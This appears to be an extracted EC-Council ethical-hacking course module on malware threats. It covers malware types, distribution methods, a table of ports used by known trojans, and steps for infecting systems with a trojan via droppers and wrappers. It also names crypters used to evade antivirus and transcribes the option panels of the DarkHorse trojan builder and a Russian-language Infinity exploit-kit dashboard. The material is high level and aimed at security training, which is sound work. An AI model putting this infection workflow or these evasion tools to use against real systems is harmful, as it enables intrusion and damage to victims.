



Malware Threats

Module 06

Unmask the **Invisible Hacker.**



Module Objectives



- Introduction to Malware and Malware Propagation Techniques
- Overview of Trojans, Their Types, and How to Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Introduction to Computer Worm



- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Malware Countermeasures
- Overview of Malware Penetration Testing



Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**



**Penetration
Testing**

Introduction to Malware



Malware is a malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

Trojan Horse

Virus

Backdoor

Worms

Rootkit

Spyware

Ransomware

Botnet

Adware

Crypter

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Different Ways a Malware can Get into a System



1

Instant Messenger applications

2

IRC (Internet Relay Chat)

3

Removable devices

4

Attachments

5

Legitimate "shrink-wrapped" software packaged by a disgruntled employee

6

Browser and email software bugs

7

NetBIOS (FileSharing)

8

Fake programs

9

Untrusted sites and freeware software

10

Downloading files, games, and screensavers from Internet sites

Common Techniques Attackers Use to Distribute Malware on the Web



Blackhat Search Engine Optimization (SEO)

Ranking malware pages highly in search results

Social Engineered Click-jacking

Tricking users into clicking on innocent-looking webpages

Malvertising

Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites

Spearphishing Sites

Mimicking legitimate institutions in an attempt to steal login credentials

Compromised Legitimate Websites

Hosting embedded malware that spreads to unsuspecting visitors

Drive-by Downloads

Exploiting flaws in browser software to install malware just by visiting a web page

Source: Security Threat Report (<http://www.sophos.com>)

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**




**Penetration
Testing**

Financial Loss Due to Trojans




According to the Symantec Survey 2014 report, nearly **every flavor of financial institution is targeted**, from commercial banks to credit unions



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

How Hackers Use Trojans



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Ports used by Trojans



Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
22	Shaft	1981	Shockrave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOffice 2000	31339	NetSpy DK
80	Executor	2115	Bugs	9872-9875	Portal of Doom	31666	BOWhack
421	TCP Wrappers Trojan	2140	The Invasor	9989	iNi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invasor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash			47262	Delta
1011	Doly Trojan	4567	File Nail 1	12223	Hack'99 KeyLogger	50505	Sockets de Troie
1095-98	RAT	4590	ICQTrojan	12345-46	GabanBus, NetBus	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	12361, 12362	Whack-a-mole	53001	Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Troie	16969	Priority	54321	SchoolBus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20001	Millennium	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	20034	NetBus 2.0, Beta-NetBus 2.01	65000	Devil


How to Infect Systems Using a Trojan

**01**

Create a new Trojan packet using a **Trojan Horse Construction Kit**

02

Create a **dropper**, which is a part in a trojanized packet that installs the **malicious code** on the target system



Wrapper

How to Infect Systems Using a Trojan (Cont'd)



03 Create a wrapper using **wrapper tools** to install Trojan on the victim's computer

04 Propagate the Trojan

05 Execute the dropper

06 Execute the damage routine



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Wrappers



A wrapper **binds a Trojan executable** with an innocent looking .EXE application such as games or office applications




When the user runs the wrapped EXE, it first installs the **Trojan in the background** and then runs the wrapping application in the foreground



The two programs are **wrapped together** into a single file



Attackers might send a **birthday greeting** that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



Dark Horse Trojan Virus Maker



(>DarkHorse Trojan Virus Maker 1.2)

Trojan Virus Maker 1.2

Client Name

Darkhorse Trojan Virus Maker.1.2

Trojan Virus Maker

<input type="checkbox"/> Webcam Streaming	<input type="checkbox"/> Broken Mouse	<input type="checkbox"/> Hot Computer	<input type="checkbox"/> Virus Warnings
<input type="checkbox"/> Audio Streaming	<input type="checkbox"/> Hide Desktop icons	<input type="checkbox"/> Overloaded Files	<input type="checkbox"/> Slow Down Computer Speed
<input type="checkbox"/> Crazy Mouse	<input type="checkbox"/> ++CC Virus	<input type="checkbox"/> Hot Machine	<input type="checkbox"/> Disable Start Button
<input type="checkbox"/> Lock Window Live	<input type="checkbox"/> #C Virus	<input type="checkbox"/> Remove Documents	<input type="checkbox"/> Disable Task Manager
<input type="checkbox"/> Block All Websites	<input type="checkbox"/> Flood Large Files	<input type="checkbox"/> Remove Videos	<input type="checkbox"/> Disable CMD
<input type="checkbox"/> Disable Desktop Icons	<input type="checkbox"/> Flood Control Error	<input type="checkbox"/> Remove Music	<input type="checkbox"/> Disable Norton Antivirus
<input type="checkbox"/> Remove Desktop Background	<input type="checkbox"/> Memory User	<input type="checkbox"/> Beeping Noise	<input type="checkbox"/> Disable Avg Internet Security
<input type="checkbox"/> Disable Administration	<input type="checkbox"/> Disable Process	<input type="checkbox"/> Broken Keyboard	<input type="checkbox"/> Store Virus

Trojan Force

- ☐ ShutDown Computer (1 Minute)
- ☐ Restart Computer (1 Minute)
- ☐ LogOff Computer (1 Minute)

Show Code Text

Name:

Create As Text File

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Crypters: AIO FUD Crypter, Hidden Sight Crypter, and Galaxy Crypter



Crypter is a software which is used by hackers to **hide viruses, keyloggers** or **tools** in any kind of file so that they do not easily get detected by antiviruses



**AIO FUD
Crypter**

1



**Hidden Sight
Crypter**

2



**Galaxy
Crypter**

3



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Crypters: Criogenic Crypter, Heaven Crypter, and SwayzCryptor



**Criogenic
Crypter**

4




5

**Heaven
Crypter**

SwayzCryptor

6




How Attackers Deploy a Trojan



Major Trojan Attack Paths:

- User clicks on the **malicious link**
- User opens **malicious email attachments**




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Kit



An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Kit: Infinity



infinity На сервере: Аккаунт: Баланс: 0 \$ [Пополнить баланс](#) [Выход](#)

Господа! Мы восстановили работу системы 12 мая, как и обещали! Работа продолжается, всем велком! :)

Недостаточно средств на балансе: внесите средства или аккаунт будет заблокирован

Пополнение баланса

Ковшелб: 2

Примечание: for service (order 90)

Сумма: \$

☐ Я подтверждаю, что совершил данный перевод.

[Пополнить баланс](#)



infinity На сервере: Аккаунт: Баланс: 0 \$ [Пополнить баланс](#) [Выход](#)

Господа! Мы восстановили работу системы 12 мая, как и обещали! Работа продолжается, всем велком! :)

Недостаточно средств на балансе: внесите средства или аккаунт будет заблокирован

Стата

	За минуту	За 5 минут	За 15 минут	За 60 минут	За 24 часа	Всего
Уники	0	0	0	0	0	0
Лодды	0	0	0	0	0	0
Пробив	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%

Файлы

[Добавить файл](#)

Потоки

[Добавить поток](#)

Оплата

[Пополнить баланс](#)

Тикеты

[Создать новый тикет](#)

Адреса

Адреса админок: [http://](#) / и [http://](#)

